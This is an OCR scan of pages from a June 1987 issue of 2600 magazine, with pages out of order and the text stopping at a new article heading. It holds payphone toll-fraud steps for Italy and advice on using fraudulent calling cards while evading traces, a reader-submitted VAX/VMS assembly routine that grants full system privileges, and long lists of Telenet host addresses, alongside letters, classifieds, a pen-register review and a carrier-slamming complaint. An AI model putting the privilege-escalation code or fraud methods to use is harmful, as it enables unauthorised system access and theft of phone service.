
phoning home

(continued from page 9)

Italy

Italy, the last country I visited on my tour, turned out to be the the best country all around. When I went to Italy I did not think that it was very easy to call the United States. I was wrong. I tried to find out if USA Direct was available in Italy and found out it wasn't (but will be by the end of 1987). So I experimented with the use of international AT&T calling cards. This is very difficult since Italcable (the long distance operator of Italian Telephone) required call back for collect and calling card calls. Unfortunately the only payphones which have the phone numbers written on them are the ones in restaurants and bars. I asked one of my Italian friends about calling for free and she told me a trick that she had used while in Sicily to call Rome. She showed it to me and it worked. It could only be done on payphones (any payphone). 1) Get a piece of conducting metal (wire, etc.) 2) Dial 111 on a payphone (you will get a re-order). 3) Fasten one end of the wire to the metal guarding the wire from the handset to the telephone itself. 4) Put the other end of the wire in the center hole of the microphone side of the handset and tap it extremely lightly once, maybe twice. This should turn the re-order into a dialtone. Once this happens you can dial anywhere in Italy or anywhere in the world without any toll restrictions. (Note: this takes a while to get the hang of.) If you cannot work this out, you can deposit 200 Lire (10 cents) into a payphone and it will let you dial the U.S. It cuts you off very soon after you are connected, but you can at least give the number of where you are staying. MCI is the only long distance company, besides AT&T, that calls Italy. If you do go to Italy you will see how bad the telephone system is. This could have something to do with the fact that they insulate their wire with paper instead of plastic.

Remember when calling the U.S. to avoid calling people using fraudulent AT&T International Calling Cards. If you have to use a Calling Card, call an extender, and call your friends through the extender and then get your friends to call you. Also, if USA Direct is available in the country you are in, use it to call an extender in the States collect or use a calling card number on USA Direct. The reason I say this is because it is widely known that when it comes to backtracing the worst long distance company known for this, by far, is AT&T. All you have to do is be careful and enjoy your vacation.



This blue box has chips to generate the tones but it still takes up a lot of room in a 12x2.5x5 inch case. Bell had reset the potentiometers inside just in case it was sold to someone who knew what it was.

Photo by John Drake

Letters Headline

(continued from page 13)

nology and they use their brains to gain control of it while everyone else is still reading the documentation. We speak to the hackers, but we'll never miss an opportunity to enlighten a non-hacker who's interested in learning. That's why we always try and answer questions.

Needs Blue Box Program

Dear *2600*:

I am currently "attempting" to write a book concerning computer phone phreaking and hacking. I thought a section on "blue boxes" would be an interesting history lesson for readers since the technique is fast becoming obsolete and is unknown to most people. I have BASIC blue box plans for the C-64, Atari, and the TI computers. I am in desperate need of a blue box program written entirely in BASIC for the following computers: IBM, Apple, Tandy/Radio Shack.

Do you have any available printouts of such programs for these computers? If one of your readers has such listings, they can reach me at (214) 693-5132 from 8 am-6 pm CST.

Edward Dean Jones

Access Still Unequal

Dear *2600*:

I'm grateful for the Hobbit's article, *Getting the Most Out of Equal Access*.

Recently, I switched from Ma Bell to MCI and became aware of the equal access possibilities. Unfortunately my area doesn't permit equal access. So the question now is how do I lobby for one? Have you any suggestions?

In light of the fact that "the procedure for placing a long distance call is now above the understanding level (sic, "level" is redundant) of a good proportion of the public, and the various companies are doing very little to educate them," what organizations and magazines are available to help consumers get through the maze? I'd like to see a list of them in *2600*.

I'm aware of a single article devoted to alternate long distance carriers. It appeared in *Consumer Reports* several months ago.

On a different subject, *2600*'s print makes r's and n's combine into one fused incomprehensible letter.

And finally: authors and editors should care enough to define terms for us neophytes. What's an X-bar switch? A CO? An ESS?

I hope to see more articles helping casual users through the maze of phone company shenanigans.

IHR

Equal access should be available in all areas of the USA by the early nineties at the very latest. If you carry on a bit and call your business office with complaints fairly frequently, they might speed it up somewhat. But the very least they must do is provide you with free access to the long distance carrier of your choice. Usually this is done through the 950 exchange.

We've noticed the problem with the r's and n's on one of our typefaces. Until we figure out how to fix that, simply substitute an "r" and an "n" for every fused incomprehensible letter you come across.

Reaching Out

Dear *2600*:

You've helped me a bunch by publishing all those net addresses. One or two people who I couldn't reach before became reachable due to you. So, in return, here are some other net addresses which work:

```
# Jet Propulsion Lab, Pasadena, CA
@Jpl-VLSI

# California Institute of Technology, Pasadena, CA
@csvax.caltech.edu

# Xerox PARC, Palo Alto, CA
.pa@Xerox.com
```

(continued on next page)

Last Letters Headline *(continued)*

```
# MIT, Cambridge, MA
@athena.mit.edu

# Ohio State University, Columbus, OH
%osu-20@ohio-state.arpa

# University of California at Berkeley
@DEGAS.BERKELEY.EDU

# Lawrence Livermore National Laboratory
%lawver.decnet@lll-icdc.arpa
```

My question for the day—what is the name of the net which uses "!" dividers, and how does it work? That is, there are addresses like:

tundra!flatfoot!bingo!anywhere!bozo

I would be connected to node "tundra", which then forwards it to flatfoot, etc., until it gets to user bozo. What's it all about? Who pays for what?

EH

Watch for an intelligent answer to your question as soon as we track down our network experts. For some reason, they're extremely hard to reach.

More on VAX

Dear *2600*:

Enjoyed your article on the VAX. I'm always looking for information on how to prevent harm.

One comment: you don't need CMKRNL privilege to gain full privileges. See below.

The Carolina Beachcomber

```
;       This little ditty is a sleeper.
;       The owner needs only EXEC privilege to grant
;       himself full privileges!
;       Remember that if someone wants "...only..."
;       EXEC privilege instead of KERNEL.
;
;       Save it as a filename.MAR
;       Compile it by typing:
;               $ MACRO filename
;       Link it by typing:
;               $ LINK filename,SYS$SYSTEM:SYSDEF.STB
;       Execute it by RUNning filename
;
        .TITLE          GET_PRIVS
MASK:   .QUAD           ^XFFFFFFFFFFFFFFFF
        .ENTRY          GET_PRIVS, ^M<>
        $CMEXEC_S       ROUTIN=SETEM
        $EXIT_S         #1
SETEM:  $SETPRV_S       PRMFLG=#1, -
                        ENBFLG=#1, -
                        PRVADR=MASK
        RET
        .END            GET_PRIVS
;
;       End of a lot of privilege!
```

TELENET *(continued from page 11)*

30123 $	IBM	Cross System Communication
30124		Source System 10
30126	Prime	DNA MD1 Online
30128		Source System 13
30131	19.1.6	Primenet SYS750
30133	SYS/32 VOS	United Communciations Computer Services Group
30135	Unix 4.3	nla-vax
30136		
30138		Source System 11
30139 $		CASE Communications
30145		General Electric
30147		Source System 12
30148		Source System 15
30149		Source System 14
30152 $	Prime	
30154	LAN	GOULD Local Area Network
30157	Burroughs	Gannet Publishing (USA Today)
30158	Prime	CDA Online Services
30165 $	SYS/32 VOS	United Communications Computer Services Group
301150$	VAX/VMS	
301157$	VAX/VMS	VAX 780 ECRUOS Hose Co.
301170$	SYS/32 VOS	United Communications Computer Services Group
301635$	Port Sel.	University of Maryland
30323	Prime	
30325	RSTS V7.2	C. R. C.
30334		
30338	20.0.4.R6	Primenet SL
30344	CDC Cyber	
30350	DG AOS/VS	
30354	DG AOS/VS	
30357	20.0.4.R2	Primenet DENVER
30358		Interactive Systems PAD
30360 $	DG AOS/VS	
30361 $	DG AOS/VS	
30362 $	DG AOS/VS	
30364 $	DG AOS/VS	
30365	Burroughs	Network Session (B7900 using Cande op/sys)
30366 $	DG AOS/VS	
30369 $	DG AOS/VS	
30375 $		"Incorrect Locations ID"
30378	DG AOS/VS	
303100	IBM	"Enter SW Characters"
303114$		
303115$		
303116$		
303130	DG AOS/VS	
303131		Petroleum Information Network
303133	VAX/VMS	
303134	TOPS-20	SoftSearch Network B
303135$	CDC Cyber	Colorado State University

(continued on page 20)

2600 marketplace

WANTED: Looking for a good used 5 or 10 megabyte hard drive for the Apple II series of computers. If you are selling one or know of anyone that is then send replies to: Brian F., 1003 W. Main, Apt. 3, Ottawa, IL 61350.

I NEED INFO on a power supply made for Western Electric by ACME Electric Corp. in 1971. It is designated: Rectifier Semiconductor Type—J87233A-2 LI. Input is 208/240v, output 48v/30a using SCR's as control elements. Any info would be appreciated. A schematic would be wonderful. I'll be glad to reimburse copying costs. J. Klein, 12330 Takilma Rd., Cave Junction, OR 97523.

FOR SALE: Texas Instrument "Afeisperuriter" (Silent 700 series) intelligent data terminal. Many uses. Reasonable. Contact Ted K., PO Box 533, Auburn, NY 13021-0533.

SCHEMATICS—BUY, SELL, TRADE. We are interested in enlarging our collection of circuit diagrams for interesting electronic devices. Send list of what you want/have and a SASE to: J.R. "Bob" Dobbs, PO Box 444, Shawnee Mission, KS 66202.

TAIWAN! All Taiwan computers and accessories available for direct shipment for cost plus shipping plus 3% (quantities of 50 or more). Giles, PO Box 12566, El Paso, TX 79913.

PRIVATE INVESTIGATOR Ben Harroll would like to hear from other P.I.'s and/or ANY other "spooks" i.e. N.S.A., C.I.A., F.B.I., etc. for purposes of exchanges in ideas, techniques, sources, and equipment. (619) 239-6991. 425 "F" St., San Diego, CA 92101

TAP BACK ISSUES. Reprints of complete collection. Quality copies. Delivery included. Send cash, cheque, or MO (Payable to IPS). $60. John L., P.O. Box 722, Station A, Downsview, Ontario M3M 3A9.

FRIDAY, JUNE 5, 1987 AT 5 PM. That's when the first *2600* meeting will occur in New York City. If you want to drop off articles, ask us questions, meet people, or just see what we look like, come on by. At the Citicorp Center in the Atrium—153 East 53rd Street.

ETHICAL INVESTING is a shareware "database" that provides background reference information on socially responsible investing. This information is provided to help spread the word about ethical investment choices. Included are a suggested reading list, socially responsible mutual funds, even an ethical VISA card. There is also a list of the top 100 defense contractors and the owners of nuclear power plants. The price of the disk is $10. Write to: Jerry Whiting, P.O. Box 20821-CL, Seattle, WA 98102-1821.

I'D LIKE TO TRADE PC software with ANYONE having an IBM PC or compatible. At present my PC library approximates 110 products including the latest games, diagnostic programs, business software, utilities, and various word processing and other application software. Readers can contact me by writing: Software, PO Box 73, Uniondale, NY 11553.

WANTED: A decent modem program for use on a Zenith Z-100 running MS-DOS. Contact Manny @ 2600, (516) 751-2600 or PO Box 752, Middle Island, NY 11953.

DOCUMENTATION on electronic & digital PBX's and switching systems. Willing to trade/purchase. Also looking for Bell System Practices and other such paraphernalia. Write to Bill, c/o 2600, PO Box 752B, Middle Island, NY 11953.

GOT SOMETHING TO SELL? Looking for something to buy? Or trade? This is the place! The *2600* Marketplace is free to subscribers! Just send us whatever you want to say (without making it too long) and we'll print it! Only people please, no businesses!

Deadline for June issue: 6/5/87.

TELENET ADDRESSES

(continued from page 18)

303136	HP-3000	
303138	DG AOS/VS	
303140		Watney Network Services Unit Colorado Springs
303145	DG AOS/VS	
303146	DG AOS/VS	
303148	DG AOS/VS	
303149$		"Incorrect Locations ID"
303151	DG AOS/VS	
303164	DG AOS/VS	
303201	DG AOS/VS	
303250	DG AOS/VS	
303260	VAX/VMS	
303270	20.2.0	Primenet MD.DEN
303271	19.4.5	Primenet CS.BUS
30504	IBM	Martin Marietta
30520	HP-3000	FDP ADV1 SYS#14
30522	HP-3000	FDP PEN2 SYS#7
30523		
30529	HP-3000	FDP PEN4 SYSY#9
30537	VAX/VMS	
30556$		
30559		"LOGON"
30563	HP-3000	FDP
30573	HP-3000	
30578		Cybernet/system B Coral Gables, Florida
30579		Cybernet/system D Coral Gables, Florida
30584		
305129	HP-3000	
305136	HP-3000	
305137	HP-3000	
305138	HP-3000	
305139	HP-3000	
305140		"Invalid Command"
305148		
305149	HP-3000	
305159		VU/TEXT Please Sign On (Same as C VUTEXT)
305160		Cybernetics System C
305161		Cybernetics System A
305162		Cybernetics System D
305164		Cybernetics System D
305165		Cybernetics System B
305166		CSI Timesharing
305167		CSI Timesharing
305168		Cybernetics System B
305169		Cybernetics System C
305172		Cybernetics System B
305226		Cybernetics System D
305239	IBM VM/370	
305248	VAX/VMS	
305262$		
305273		Viewtron
305276	VAX/VMS	
305644		"305140H Connected"
31230		"Service ID="
31231	TOPS-10	C.I.C. Timesharing
31235	IBM VTAM	
31236	Port Sel.	U of Chicago computer center (Ganalf PACX 2000)
31241		C.I.C. Central Library Chicago
31242 $	RSTS V7.2	Travenol SYSA
31243 $	RSTS V7.2	Travenol SYSA
31244 $	RSTS V8.07	Travenol SYSA
31246 $		"Request in violation of system security standards"
31249		American Hospital Supplies Corp.
31250		American Hospital Supplies Corp.
31265	IBM TSO	
31270		People/Link
312120	IBM	TIME Inc. Chicago Datacenter
312121		TIME Inc. "Command:"
312131	IBM VM/370	
312142	HP-3000	
312150		"Enter Subscriber ID" DAG
312159		"Enter Subscriber ID" DAG
312160		
312161		
312162		
312163		"PORT = $X25F00 @VC01 USERID:?"
312170$	VAX/VMS	SKVAX2
312199		
312219		Collision estimating system (TWX)
312222		"PORT = $X25F00 @VC01 USERID:?"
312225	Honeywell	"$$ 50 Device Type ID"
312227		"PORT = $X25F00 @VC01 USERID:?"
312230		
312231	VM - TSO	Continental Can Company
312233		"PORT = $X25Y00 @VC01 USER ID?"
312235		"PORT = $X25Y00 @VC01 USER ID?"
312236		"Please re-enter logon proceedure"
312237	IBM	
312239$	IBM TSO	
312257		"ID: Password"
312258	20.0.4	Primenet SAM
312266	RSX-11	
312267	HP-3000	
312270		
312275	19.4.5	Primenet MD.CHI
312276	19.4.2	Primenet MD.LP1
312626		Keycom-A COO
312629		Keycom-B COO
312632	IBM VM/370	
312633	IBM VM/370	
312645	VAX/VMS	
31325		Comshare
31340		ADP Network (Type "AID")
31341		ADP Network (Type "AID")
31350		Collision Estimating System
31370	TOPS-20	GM Timesharing
31374	TOPS-20	GM Timesharing
31382	VM - TSO	FEP009 - Multi System
31383	VM - TSO	FEP009 - Multi System
313119		"Port=$X25600 @VC09"
313120		"Port=$X25600 @VC09"
313131		"USER NUMBER-- Help Fone: 313-556-0216"
313133		"Enter Access Code"
313134	19.4.9	Primenet SYSA
313160		"Port=$X25600 @VC09"
313161		"Port=$X25600 @VC09"
313162		"Port=$X25600 @VC09"
313163		"Port=$X25600 @VC09"
313164		VU/TEXT
313170		C.A.S.C. Network "Enter Signon"
313172		Ollie CPF1107 "Password required for workstation"
313202	Port Sel.	XMERIT: X25 (DT88:TX00:TI700)
313255	Multics	"Channel b.h12800"
313256	Honeywell	"$$ 50 Device Type ID"
313257$		
313365		
313366	Port Sel.	Timeshare Network
313367	Multics	"Channel b.h10800 Please login"
313370	20.0.3	Primenet MD.DET
313371	20.2.1	Primenet CS.DET
313372	19.4.9	Primenet MD.DATA
313373	20.0.3	Primenet PTCDET
313376	20.0.4	Primenet MD.DAC
31435 $	DG AOS/VS	
314100		WU Medical Computing Dataswitch
314150$		
31520		"Enter System ID" B=BRS T=VM/CMS
31550 $	IBM VTAM	Simware

31730 $		"ID Incorrect Location ID"
31731 $		
31735		purdue.arpa
31736	VAX/VMS	
31738 $		
40125	20.1	Primenet LSIS
401612	Unix	Modem City
40420		SITENET (Same as C SIT)
40427	20.0.3.R5	Primenet EMA1
40433 $	DG AOS/VS	
40435 $	DG AOS/VS	R08F03D02A
40436 $	DG AOS/VS	S29L01A
40437 $	DG AOS/VS	R08F03A
40439 $	DG AOS/VS	S29L02A
40451	Gateway	Schering Plough Corp.
40457		
40459		
40460	RSTS V8.0	Computone
40462	Unix 4.3	emoryu2
40463	IBM	"Invalid sw characters"
40464		Martin Marietta Sim 3270
40477		
40479		"40455E Connected"
404130 $	HP-3000	
404153		
404161 $		
404162		
404166 $		
404174		"Welcome to Coin Support"
404193		ACRONET
404220	19.4.11	Primenet MD.ATL
404221	19.4.10.R4	Primenet FNP.AT
404230 $		
404248		
404249		
404256		
40634	DG AOS/VS	
40636	DG AOS/VS	
40637	DG AOS/VS	
40640	DG AOS/VS	
40647	DG AOS/VS	
406125 $		
40843		"Enter Destination sub-address (DN):"
40845 $		

40849 $		
40850		ibm-sj.arpa San Jose
40858	VAX/VMS	Welcome to SOMA
408100		
408121 $		
408125	HP-3000	
408133	LAN	Sun Micro System's X.25 Gateway
408134 $		
408139 $	CDC	
408146 $	CDC	
408149 $		
408154	19.4.11	Primenet IVAN
408157	Unix	Pyramid Technology Dual Port osx
408159	VAX/VMS	
408171 $		
408235	DG AOS/VS	Global Weather Dynamics - MV2
408238 $		
408605	HP-3000	Office Automation
408629		"Welcome to the new data switch"
41220	Port Sel.	MSA P&H Communications Network
41222	IBM TSO	(Running ACF2)
41223	IBM TSO	(Running ACF2)
41230	Port Sel.	Channel 04 - connected - Enter Class
41247	IBM TSO	
48-52	IBM TSO	
41255		"invalid command"
41268 $	DG AOS/VS	R09F21D01A
412172		
412173 $	CDC Cyber	USX P&H Service Center
412262	20.0.4	Primenet PITTCS
412264	19.4.9	Primenet MD.PIT
412670	Port Sel.	Carnegie-Mellon University Micom-A
412671	Port Sel.	Carnegie-Mellon University Micom-B
412672	Port Sel.	C.M.U. Multi-System Network A-Z
412703		The Meccon Network
412704	IBM	(Running ACF2)
412706	IBM	(Running ACF2)

41321 $		(type TW81) DFH READY
41431 $	DG AOS/VS	R09F10A
41434 $		
41435 $		
41436	DG AOS/VS	R09F10D05A
41438 $		
41443 $		"ID"
41444		Welcome Type Service Identifier
41450	VAX/VMS	Allen-Bradley CTD1

'$' at end of address signifies 'will not accept collect connection' thus, you need a 'Telenet ID' or some other means to connect to the system.
Any addresses responding with "Rejecting" or "Not Operating", are temporarily down. ALL above addresses were working as of the date of update.

Definitions of abbreviations:

DG - Data General
P-E - Perkin-Elmer
AOS - Advanced Operating System (DG)
ACF2 - Access Control Facility 2, Software Security Package for IBM Mainframes.
CICS - Customer Information Control System (IBM)
TSO - Time Sharing Option (IBM)
TOPS - Total OPerating System (DEC)
RSTS/E - Resource System Time Sharing /Environment (DEC)
Multics - O/S Made by Honeywell (no longer in production)
CDC - Control Data Corporation (Makes CYBER Computers)
LAN - Local Area Network
Port Sel. - Port Selector - could be a MICOM, a PACX, or other which enables you to connect to various host systems.

Legion Of Hackers
Contributors:

Lex Luthor / Gary Seven (LOH)

More Next Month

A PEN REGISTER FOR PHREAKS?

Duophone CPA-1000
Dialed Number Recorder
Available at Radio Shack
$99

Review by Emmanuel Goldstein

The fairly new Radio Shack CPA-1000 "pen register" is a most remarkable piece of equipment and a must for those who want to know what's really happening on their phone lines.

In the past, phone phreaks have always dreaded having a pen register put on their line—a device that prints out every number dialed, including authorization codes and touchtone passwords. By having one already on your line in the comfort of your own home, you at least have the convenience of seeing what others might be seeing.

But that's not the only reason to have one of these devices. Have you ever wondered how a particular phone number got onto your bill? The CPA-1000 will tell you, as soon as the number is dialed. It will also tell you how long the phone was off the hook for. (Note: that is not the same as how long the conversation went on for. The machine cannot tell if the line was busy or never answered—it treats all calls the same.) This will work for any extension hooked up on that line, including those not inside your house, such as when the telephone lineman hooks into your line on the pole or when the switchman at the central office is playing around. This device is also quite convenient when a repairman comes around and dials some of those magic numbers. Now it will all be neatly recorded.

The CPA-1000 also keeps track of incoming calls. It will tell you how many times the phone rang and how long the phone was off the hook, if it was picked up at all. This in itself is a great supplement to an answering machine that doesn't have a time function. Every time the phone rings, the date and time will be printed out.

Of course, consumers can now do the same nasty things that only feds or spies could do before. Simply plugging the CPA-1000 into a modular outlet anywhere (the unit can run on four "AA" batteries) will give you all activity for that line as it happens. It will even record long distance authorization codes.

Recently, we reported a problem on one of our lines to the telephone company. Within minutes, the CPA-1000 started printing out strange information. According to its report, the phone rang zero times and someone was on the phone for thirty seconds. This happened about four or five times. We were actually able to "see" the phone company testing the line.

The CPA-1000 looks like a small adding machine and uses the same type of paper. It doesn't make much noise when it prints, and it can be easily muffled. At the end of each day, the total number of incoming calls, non-answered incoming calls, outgoing calls, and outgoing calls exceeding ten digits is printed out. An additional feature is the accounting code. All a person has to do is dial or touch tone four digits before they hang up. Those four digits will print out below the other information—a great way to claim calls. The unit can support call waiting and works perfectly regardless of whether the caller is using touch tone or pulse or even both.

It's rather amusing that Radio Shack would come out with a product like this when it's been so busy trying to get people to stop listening to cellular phone calls. While this isn't an actual bug, one can tell an awful lot about a person or a company by the numbers they dial. It's nice to know that at last the commoners can see what's really going on inside their phone lines—and maybe inside others as well. The authorities have been doing this for years.

Instead of Reading This Ad
Read the One on Page 5.
You Won't Regret It.

ATTENTION

Does your address label say "Time to Renew"? Don't miss an issue. Renew your subscription today and enjoy peace of mind.

$15 ..... 1 year subscription or renewal
$28 ..... 2 year subscription or renewal
$41 ..... 3 year subscription or renewal
$40 ..... 1 year corporate subscription or renewal
$75 ..... 2 year corporate subscription or renewal
$110 ..... 3 year corporate subscription or renewal
$25 ..... overseas subscription or renewal (1 year only)
$55 .. overseas corporate subscription or renewal (1 year only)
$260 ..... lifetime subscription

BACK ISSUES are available. Prices are:

$25 ..... 1984, 1985, or 1986 issues (12 per year)
$50 ..... Any two years
$75 ..... All three years (36 issues)
(Overseas orders add $5 for each year ordered)
Allow 4 to 6 weeks for delivery.

Send all orders to:
2600
PO Box 752
Middle Island, NY 11953 U.S.A.
(516) 751-2600

CONTENTS

MORE VAX TRICKS 4
THE MEANING OF CLASS 6
TELECOM INFORMER 8
PHONING FROM EUROPE 9
TELENET GUIDE 10
LETTERS 12
FAX MACHINES 14
2600 MARKETPLACE 19
PEN REGISTER REVIEW 22

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.


WARNING:
MISSING LABEL

2600

The Monthly Journal of the American Hacker

Volume 4, Number 6 June, 1987 $2





When you need a hand
selling your favorite cause,
we can help with
full design, typesetting,
composition, and printing services,
all under one roof.
Drop us a line.

UPPERHAND
12 Whitfield Lane
Coram, NY 11727

Or call us via 2600.
(516) 751-2600

Our first ever public get-together was held in New York City earlier this month. It certainly won't be our last.

The opportunity to talk with some of our readers and get "real-time" feedback is something we don't take lightly. That's why we'll be back on future Friday afternoons.

While our New York City get-togethers will happen nearly every week, we will be stopping in other places as well. On Friday, July 31, we'll be in Philadelphia. Just where exactly we don't know yet. Look for specifics in the July issue or call the office after July 1st. Otherwise look for us in the Citicorp Center in New York Fridays at 5.

Our first meeting literally drew people from across the country. We thank them for the trouble. We had quite an interesting group—crossing nearly all age and ethnic groups. Not too many females, though. Why is that anyway?

Besides getting a few new writers and attracting some curious onlookers, we discussed some important matters. How to store back issues without loose-leaf holes seems to be on everyone's mind. There is a task force working on that. The future of 2600 bulletin boards was also talked about. Since the Private Sector is no longer in existence, we are in the process of looking for bulletin boards across the country, possibly serving as a network. We seem to have an abundance of software and sysops around here—what we need to know from the rest of our readers is what's open in other parts of the country and the world. If you'd like to run a BBS, write or call us and tell us what kind of equipment you have and what you'd like to see.

STAFFBOX

Editor and Publisher
Eric Corley 110

Office Manager
Fran Westbrook

Cover Art
Tish Valter Koch

Writers: John Drake, Paul Estev, Dan Foley, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Bill from RNOC, David Ruderman, Bernie S., Mike Salerno, Silent Switchman, Mike Yuhas, and the usual anonymous bunch.

Production: Mike DeVoursney.
Cartoonists: Dan Holder, Mike Marshall.
Editor Emeritus: TSH.

2600 (ISSN 0749-3851) is published monthly by 2600 Enterprises, Inc, 7 Strong's Lane, Setauket, NY 11733. Second class postage permit pending at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada—$15 individual, $40 corporate.
Overseas—$25 individual, $55 corporate.
Back issues available at $25 per year, $30 per year overseas.
ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO: *2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
For letters and article submissions, write to: *2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0752.

ALLNET:

by Mike Yuhas

A feature in April's *2600* noted that Allnet would give customers five bucks credit if they persuaded a friend to sign up for Allnet's equal access service. If you recall, this pyramid scheme was a wee bit deceiving—the friend would need to designate Allnet as their *primary* carrier. April must have surely been a good month for promotional creativity over at Allnet: I ended up with Allnet as my primary carrier, *without my consent!!!*

This tale begins in February, shortly after I had started a new job. Part of my job requirement is to spend some time on the phone talking to clients, etc., in the evenings. Since these calls would be reimbursed by my company, I decided to use another long distance carrier to make accounting easier. At random, I chose Allnet. This was to be a stopgap measure until I had received my MCI Cards (TM).

(Remember that with equal access, if you want to make calls on a secondary carrier, i.e., not your primary carrier, all you would need do is dial 10XXX (XXX being the identification code of the secondary carrier) plus the number you wish to reach. The local Bell company would then bill you in the event you didn't have an account with this carrier. It's also interesting to note that this billing cycle is often delayed by several months.)

A few weeks after I had made a bunch of Allnet calls, I got a call from someone who claimed she was from Allnet, saying that her records indicated I had been using Allnet, and would I give her my name and address so Allnet would bill me directly, instead of letting my local Bell company bill me. It sounded like a reasonable request—they wanted to get their funds quicker—so I asked her to recite some of the numbers I dialed to prove her affiliation. Thus convinced, I gave her the information she asked for. At no time did she mention anything about setting me up with Allnet as my primary carrier.

But that is precisely what happened.

A few days later, my postman delivered a form letter: "Welcome to Allnet 'Dial-1' Long Distance Service. You now have the benefits.... You are a highly valued Allnet customer...." and a load of other diplomatic rubbish from Allnet's Director of Customer Service, Elaine Delves. It listed a toll free customer service number, 800-982-4422, for questions, changes and "suggestions for improving our service." I felt my blood pressure rise about fifty bizillion points as I read. I wanted Sprint back!!! Of course, I called their number, and was put on hold for about 20 minutes. The fellow who finally answered said that no one in customer service had switched me over to Allnet, so naturally there was



A Horror Story

absolutely nothing he could do to remedy the situation. He suggested I call my local Allnet office on 215-567-8080.

Bennett Kolber, who is apparently some sort of big shot in Allnet's Philadelphia office, listened to my story: That Allnet had surreptitiously (and you thought only hackers and the folks in the National Security Council acted surreptitiously) connected me to their network, and I wanted to be reconnected back to Sprint, and that I would not call my local Bell company to make those arrangements due to the principle of the thing, not to mention that they'd charge me five bucks for the change. My plight must have really hit home with him because he said he'd look in to the matter and promised—*promised*—that I'd get connected back to Sprint within a couple of days.

Unfortunately, he did not define the term "couple."

I had spoken with him a "couple" of times to try to resolve the affair in an expeditious manner. I got nowhere. I then spoke with Steve Edmonds, who also seemed sincerely disturbed by my situation. I thought my fortunes would change.

My fortunes stayed the same.

Now I was mad. I spoke to a bigger big shot named Bill Love. He was new on the job, he said, but he would rectify my problem *immediately*. After waiting a week, I called again. And again. He finally said something like this: "I'm sorry, okay, that it's taken us, okay, so long, okay, to get this matter resolved. But since I, okay, don't represent Sprint, okay, or your company, okay, there's no way, okay, that we can switch you back, okay, to Sprint." (He really did talk that way.) In short, I would have to call my local Bell company, arrange to be disconnected from Allnet, and deduct the $5 charge from my bill.

There have got to be serious internal problems with a company that asserts that I am "a highly valued customer" but seems to go out of its way to make me feel damn sure that I won't do business with them in this century, if I can help it. It took these clowns over a month to tell me that they were indeed powerless to satisfy me, but my local Bell company had the problem fixed in one five-minute phone call.

paging for free

by Bernie S.

